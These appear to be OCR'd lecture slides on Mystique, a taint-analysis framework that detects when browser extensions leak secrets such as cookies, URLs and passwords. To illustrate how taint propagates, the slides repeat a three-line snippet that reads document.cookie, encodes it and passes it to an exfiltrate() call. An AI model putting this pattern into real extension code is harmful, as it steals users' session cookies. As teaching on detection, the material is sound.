


We can detect when secret information is leaked!

MYSTIQUE

- Browser extensions are JavaScript code
- Browser extensions can be privacy violating
  - We learnt this in HW2!
- Can we automatically discover privacy violations in extensions?
- Yes we can! Using a taint analysis framework for browser extensions

TAINT TRACKING (INFORMATION FLOW)



Tainted String/Object

“secret”

User


A(x)

B(…,x)

…

Store

What is tainted in Mystique?




Category	Taint source	Type	Requires permission?
DOM	`document.URL`	Property evaluation	Content script injection
DOM	`location`, `window.location`, `document.location`	Property evaluation	Content script injection
DOM	`document.cookie`	Property evaluation	Content script injection
DOM	`<input type="password">`	DOM query	Content script injection
Chrome Extension API	`chrome.tabs`	Event callbacks	"`tabs`" permission
Chrome Extension API	`chrome.webRequest`	Event callbacks	"`webRequest`" permission
Chrome Extension API	`chrome.webNavigation`	Event callbacks	"`webNavigation`" permission
Chrome Extension API	`chrome.history`	Direct query	"`history`" permission

Table 1: Taint sources considered by Mystique.

TAINT SOURCES

TAINT PROPAGATION

- Consider the following code:




```
var cookie = document.cookie;
var b64 = btoa(cookie)
exfiltrate(b64)
```

- Taint is on the variable cookie
- We still want taint to propagate to the next variable b64


TAINT PROPAGATION (MYSTIQUE)

- Look at current tainted object
  - Stored as map of heap address of JavaScript object to taint bit
- **Statically** analyze code to get the AST
- Construct data flow graph (DFG)
- Propagate taint at the end of every basic block


SOME RULES




```
var k = obj.a.b.c.d
```




SOME RULES




```
var res = f(a,b,c,d)
```




DFG WALKTHROUGH






```
var cookie = document.cookie;
var b64 = btoa(cookie)
exfiltrate(b64)
```


DFG WALKTHROUGH




```
var cookie = document.cookie;
var b64 = btoa(cookie)
exfiltrate(b64)
```




DFG WALKTHROUGH



```
var cookie = document.cookie;
var b64 = btoa(cookie)
exfiltrate(b64)
```




DFG WALKTHROUGH



```
var cookie = document.cookie;
var b64 = btoa(cookie)
exfiltrate(b64)
```


Mystique then does taint propagation in this basic block *(we will come back to this later!)*



